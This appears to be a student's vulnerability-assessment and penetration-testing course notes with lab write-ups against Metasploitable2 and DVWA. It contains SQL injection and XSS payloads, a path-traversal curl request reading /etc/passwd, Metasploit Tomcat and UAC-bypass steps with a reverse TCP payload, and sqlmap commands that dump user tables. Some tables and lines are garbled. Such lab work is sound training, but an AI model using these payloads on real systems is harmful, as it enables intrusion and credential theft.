

Vulnerability Scanning Techniques

Core Concepts

Vulnerability scanning is the **automated process of identifying security weaknesses** in systems, networks, or applications.

Scan Types

Network Scanning

- Identifies open ports, services, and network hosts.
- Tool: Nmap
- Example:
 - Port scan
 - Service detection
 - OS fingerprinting

Application Scanning

- Finds vulnerabilities in web apps such as:
 - SQL Injection
 - XSS
 - File inclusion
- Tool: Nikto

Authenticated vs Unauthenticated Scans

Type	Description
Authenticated	Scanner logs into system for deeper inspection
Unauthenticated	External attacker view

Authenticated scans detect patch issues and misconfigurations more accurately.

Vulnerability Scoring

Use **CVSS** to rate vulnerability severity.

Example scoring with
Common Vulnerability Scoring System

Score	Severity
0–3.9	Low
4–6.9	Medium
7–8.9	High
9–10	Critical

Example vulnerability:

CVE-2017-5638

- Severity: Critical
- Used in the Equifax Data Breach

False Positives

A false positive happens when a scanner reports a vulnerability that does not actually exist.

Validation methods:

- Manual port verification
- Banner checking
- Version verification
- Exploit testing

Key Objective

Learn to:

- Configure scans correctly
- Interpret results
- Validate findings before reporting

Learning Resources

Study:

- **OWASP Testing Guide**

- NIST SP 800-115
- Analyze the impact of WannaCry and its vulnerability scoring.

2. Penetration Testing Techniques

Penetration testing simulates real-world attacks to identify exploitable weaknesses.

Pentesting Phases

1. Reconnaissance

- Gather target information
- Passive or active

Tool example:

- Shodan

2. Scanning

Identify vulnerabilities.

Tool:

- Nessus
- Openvas

3. Exploitation

Gain access by exploiting vulnerabilities.

Framework:

- Metasploit Framework

4. Post-Exploitation

Activities after access:

- Privilege escalation
- Persistence
- Data extraction
- Lateral movement

5. Reporting

A professional pentest report includes:

- Executive summary
- Technical findings
- Risk ratings
- Remediation steps

Methodologies

Two major standards:

PTES

- Penetration Testing Execution Standard
Covers:
- Scoping
- Intelligence gathering
- Exploitation
- Reporting

OWASP Web Testing

- OWASP Web Security Testing Guide

Ethics

A pentester must:

- Have written authorization
- Follow scope
- Protect sensitive data
- Maintain confidentiality

Key Objective

Perform structured, legal, and ethical penetration tests.

3. Exploit Development Basics

Exploit development focuses on creating code that uses vulnerabilities to gain control of a system.

Common Exploit Types

Buffer Overflow

- Overwrites memory to execute malicious code.

Example learning environment:

- TryHackMe Buffer Overflow Room

SQL Injection

Example:

' OR 1=1 --

Used to bypass login systems.

Cross-Site Scripting (XSS)

Inject malicious scripts into web pages.

Example:

<script>alert("XSS")</script>

Exploit Writing

Basic exploit development steps:

1. Identify vulnerability
2. Analyze memory / code
3. Write exploit script
4. Test safely in lab

PoC resources:

- Exploit Database

Example exploit languages:

- Python
- C
- Ruby

Mitigation Techniques

Security protections include:

ASLR

- Address Space Layout Randomization

WAF

- Web Application Firewall

Patch Management

- Regular security updates.

Key Objective

Learn to:

- Understand how exploits work
- Develop basic PoCs
- Test safely in a controlled lab environment

Vulnerability Scanning Lab

Tools: Nmap, OpenVAS, Nikto.

Nmap:

```
(root@boom) ~ # nmap 192.168.56.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 14:10 +0530
Nmap scan report for 192.168.56.105
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:3C:2A:A6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Nikto

```
(root@boom) ~ # nikto -h 192.168.56.105
- Nikto v2.5.0

+ Target IP: 192.168.56.105
+ Target Hostname: 192.168.56.105
+ Target Port: 80
+ Start Time: 2026-03-08 14:19:25 (GMT+5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d1&https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?PHPBB85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
```


OpenVAS

```
(root@boom1)~# gvm-start
[>] Please wait for the GVM services to start.
[>] You might need to refresh your browser once it opens.
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392


● gsad.service - Greenbone Security Assistant daemon (gsad)
   Loaded: loaded (/usr/lib/systemd/system/gsad.service; disabled; preset: disabled)
   Active: active (running) since Sun 2026-03-08 14:06:15 IST; 23ms ago
     Invocation: 05cb8bd18f7e4122baa3b3a78660abd1
       Docs: man:gsad(8)
           https://www.greenbone.net/operation/api
   Main PID: 2132 (gsad)
     Tasks: 1 (limit: 13243)
    Memory: 2.4M (peak: 2.4M)
       CPU: 16ms
     CGroup: /system.slice/gsad.service
            └─2132 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 9392

Mar 08 14:06:15 Boom1 systemd[1]: Starting gsad.service - Greenbone Security Assistant daemon (gsad)...
Mar 08 14:06:15 Boom1 systemd[1]: Started gsad.service - Greenbone Security Assistant daemon (gsad).

● gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
   Loaded: loaded (/usr/lib/systemd/system/gvmd.service; disabled; preset: disabled)
   Active: active (running) since Sun 2026-03-08 14:06:10 IST; 5s ago
     Invocation: abf08ff126aa4611ae2677bea6ac5652
       Docs: man:gvmd(8)
   Process: 2096 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd-openvas.sock --listen-group=gvmd (code=exited, status=0/SUCCESS)
   Main PID: 2098 (gvmd)
     Tasks: 1 (limit: 13243)
    Memory: 290.3M (peak: 502.1M)
       CPU: 7.519s
     CGroup: /system.slice/gvmd.service
            └─2098 "gvmd: Waiting " --osp-vt-update=/run/ospd/ospd-openvas.s
```



Tasks: Run scans, prioritize vulnerabilities, document results.



Scan Setup

The **Apache Path Traversal** corresponds to **CVE-2021-41773**.

Test Case – Nmap Scan

Run the service scan on the Metasploitable VM:

```
nmap -sV 192.168.56.104
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1
80/tcp	open	http	Apache httpd 2.2.8
3306/tcp	open	mysql	MySQL 5.0.51

This shows:

- FTP service (possible brute force)
- Apache web server
- Database service

OpenVAS Scan

Steps:

1. Login to OpenVAS / Greenbone
2. Create Target → 192.168.56.104
3. Create Task → Full and Fast Scan
4. Start scan
5. Review results under Results → Vulnerabilities

Look for findings such as:

- Apache vulnerabilities
- Weak FTP configuration
- Outdated services

CVSS Prioritization (Google Sheets)

Example scoring sheet:

Vulnerability	CVSS	Risk Level	Action
SQL Injection	9.8	Critical	Immediate patch
Apache Path Traversal (CVE-2021-41773)	7.5	High	Upgrade Apache
FTP Brute Force	6.5	Medium	Enable account lockout
Outdated Services	5.9	Medium	Update software

Google Docs Report

Title

Critical Web Vulnerabilities

Findings

A vulnerability scan was conducted against host 192.168.56.104 using Nmap and OpenVAS.

The scan identified multiple security issues including CVE-2021-41773, which allows attackers to access restricted files on the server via crafted HTTP requests. The affected host runs an outdated version of Apache HTTP Server that may expose sensitive system files. Additional findings include possible SQL injection and weak FTP authentication, increasing the risk of unauthorized access.

Remediation

- Upgrade Apache to the latest stable version
- Apply security patches regularly
- Disable unused ports and services
- Implement strong authentication for FTP
- Deploy a Web Application Firewall (WAF)

Reconnaissance Practice

Tools Used

- Maltego
- Shodan
- Google Docs
- Sublist3r
- Wappalyzer

Recon Template

Domain Information

Domain Name: example.com

Registrar: Example Registrar

Creation Date: 2026-03-07
Expiry Date: 2033-05-10

Name Servers:

- ns1.example.com
- ns2.example.com

Subdomains

Subdomain	Status	Notes
dev.example.com	Active	Development server
mail.example.com	Active	Email service
api.example.com	Active	API endpoint

Exposed Services

IP Address	Port	Service	Notes
192.168.56.105	22	SSH	Remote login enabled
192.168.56.105	80	HTTP	Web service
192.168.56.105	8080	Apache Tomcat	Admin interface

Asset Mapping Log

Timestamp	Tool	Finding
2026-08-18 10:00:00	Shodan	Exposed SSH on 192.168.56.105
2026-08-18 10:15:00	WHOIS	Domain registration information discovered
2026-08-18 10:30:00	Maltego	Subdomain discovered: dev.example.com
2026-08-18 10:45:00	Sublist3r	Enumerated additional subdomains
2026-08-18 11:00:00	Wappalyzer	Identified Apache, PHP, and MySQL stack

Recon Checklist

- ☑ Check WHOIS information
- ☑ Enumerate subdomains using Sublist3r
- ☑ Identify technology stack using Wappalyzer
- ☑ Identify exposed services using Shodan
- ☑ Document findings in Google Docs

Recon Summary

Reconnaissance was conducted using Maltego, Shodan, and OSINT tools to gather information about the target domain. Subdomain enumeration revealed development and API endpoints, while Shodan identified exposed services including SSH and HTTP. Technology detection confirmed the web stack, allowing accurate asset mapping and documentation of discovered infrastructure.

Exploitation Lab

Tools Used

- Metasploit
- Burp Suite
- sqlmap

Target System:

- Metasploitable 2

Exploit Simulation Log

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat RCE	192.168.56.105	Success	Java Shell

Example module used in Metasploit:

```
exploit/multi/http/tomcat_mgr_login
```

Validation

Exploit valiExploit Database

Escalation Email

Email

Subject

Critical Vulnerability Detected on Web ServerCritical

Vulnerability Detected on Web Server

Hi Development Team,

During a recent security assessment of host 192.168.56.104, we identified a critical vulnerability affecting the Apache web server (CVE-2021-41773). This flaw allows path traversal, enabling attackers to access sensitive files such as /etc/passwd through crafted HTTP requests.

Proof of Concept (PoC):

curl <http://192.168.56.104/cgi-bin/../../../../etc/passwd>

Successful responses indicate unauthorized file access. We strongly recommend upgrading Apache to the latest secure version and restricting directory access immediately. Additionally, review exposed services and disable any unnecessary ports.

Please prioritize remediation to prevent potential exploitation.

Best regards,
Security Team

Exploit Simulation Log (Metasploitable2)

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat	192.168.227.132	Success	Java

Exploit ID	Description	Target IP	Status	Payload
------------	-------------	-----------	--------	---------

	RCE			Shell
--	-----	--	--	-------

Tool Used: Metasploit

Module: exploit/multi/http/tomcat_mgr_login

Target: Metasploitable2 Tomcat Manager

Result: Successful authentication and WAR payload upload resulting in remote shell access.

Validation

Exploit-DB provides proof-of-concept code demonstrating how Tomcat Manager authentication weaknesses can lead to remote code execution. By using valid or brute-forced credentials, an attacker uploads a malicious WAR file through the manager interface. Once deployed, the payload executes server-side, granting a shell and confirming successful compromise of the Tomcat service.

Privilege Escalation (Post-Exploitation)

Tool: Metasploit Framework (Meterpreter)

Module: exploit/windows/local/bypassuac

Purpose: Escalate privileges from a normal user to

administrator by bypassing **User Account Control (UAC)** on vulnerable Windows systems.

Example Log

```
msf6 > use exploit/windows/local/bypassuac
msf6 exploit(bypassuac) > set SESSION 1
SESSION => 1
msf6 exploit(bypassuac) > set PAYLOAD
windows/meterpreter/reverse_tcp
msf6 exploit(bypassuac) > set LHOST 192.168.227.1
msf6 exploit(bypassuac) > run
```

```
[*] Started reverse TCP handler
[*] UAC bypass attempt in progress...
[*] Payload executed successfully
[+] Meterpreter session 2 opened with elevated
privileges
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Result: Privilege escalation successful (SYSTEM access obtained).

Evidence Collection (File Hashing)

Tool: sha256sum

Purpose: Generate a cryptographic hash to ensure integrity and chain-of-custody of collected evidence.

Command Example

```
sha256sum target.conf
```

Sample Output

```
3f1c9f4a7c9b9e7b7c89e4f91c6b8d45e9d9e7d7a7e5a9f  
0c3e6c1d9f5b7a2c1 target.conf
```

Evidence Log Table

Item	Description	Collected By	Date	Hash Value
Config File	target.conf	VAPT Analyst	2026- 08-18	3f1c9f4a7c9b9e7b7c89e4f91c6b8d45e9d9e7d7a7e5a9f0c3e6c1d9f5b7a2c1

Capstone Project: Full VAPT Cycle

1. Simulation – Exploiting DVWA (SQL Injection)

Target: DVWA running on 192.168.227.132

Tool used:

- Kali Linux
- sqlmap
- Metasploit Framework

Steps

1. Start DVWA in your vulnerable VM.

2. Open terminal in Kali Linux.

3. Run SQL injection test using sqlmap:

```
sqlmap -u  
"http://192.168.227.132/dvwa/vulnerabilities/sqli/?id=1  
&Submit=Submit#" --cookie="PHPSESSID=xyz;  
security=low" --dbs
```

4. sqlmap will:

- Detect SQL injection
- Enumerate databases
- Extract tables and user credentials

Example command to dump users:

```
sqlmap -u  
"http://192.168.227.132/dvwa/vulnerabilities/sqli/?id=1  
" --dump -T users -D dvwa
```

This simulates the

Exploitation phase of PTES.

2. Detection – OpenVAS Findings Log

Scanner used:

OpenVAS

Example vulnerability log:

Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-26 12:00:00	192.168.227.13 2	Cross-Site Scripting (XSS)	Exploitation
2026-03-26 12:05:00	192.168.227.13 2	SQL Injection	Exploitation
2026-03-26 12:12:00	192.168.227.13 2	Outdated PHP Version	Vulnerability Analysis

3. Remediation

Recommended fixes:

1. Input Sanitization

- Use server-side validation
- Escape user input using prepared statements

Example (PHP secure query):

```
$stmt = $pdo->prepare("SELECT * FROM users  
WHERE id = ?");  
$stmt->execute([$id]);
```

2. Enable Web Application Firewall (WAF)

Protect against:

- SQL injection
- XSS attacks

3. Update Software

- Patch outdated PHP
- Update Apache modules

4. Security Headers

Implement headers like:

Content-Security-Policy

X-XSS-Protection

X-Frame-Options

5. Re-scan System

Run OpenVAS scan again to verify mitigation effectiveness.

Report

This penetration testing engagement was conducted following the methodology defined by the Penetration Testing Execution Standard (PTES). The objective was to assess the security posture of a deliberately vulnerable web application hosted on the target system at IP address 192.168.227.132.

During the reconnaissance and vulnerability analysis phases, automated scanning using OpenVAS identified multiple web application vulnerabilities, including Cross-Site Scripting (XSS) and SQL Injection. These vulnerabilities indicated improper input validation and outdated software components within the application stack.

In the exploitation phase, sqlmap was used to validate the SQL Injection vulnerability in the DVWA web application. The tool successfully exploited the vulnerable parameter and enumerated backend database information. This confirmed that an attacker could extract sensitive data such as usernames and password hashes from the database.

The presence of XSS vulnerabilities also indicates that attackers could inject malicious scripts into the application, potentially compromising user sessions or stealing sensitive information.

Remediation recommendations include implementing secure coding practices such as prepared statements, validating and sanitizing user inputs, deploying a Web Application Firewall, and updating outdated software packages. A follow-up vulnerability scan is recommended after remediation to ensure that identified vulnerabilities have been effectively mitigated.

Summary

A security assessment was conducted on a test web application to identify potential weaknesses that attackers could exploit. The testing revealed vulnerabilities that allow attackers to access sensitive database information and inject malicious scripts into the website. These issues occur because the application does not properly validate user input and runs outdated software components.

If exploited in a real environment, these weaknesses could allow unauthorized access to confidential data and compromise user accounts. Recommended actions include improving input validation, updating software components, and implementing additional security protections such as a web application firewall.

Addressing these issues will significantly improve the overall security of the system.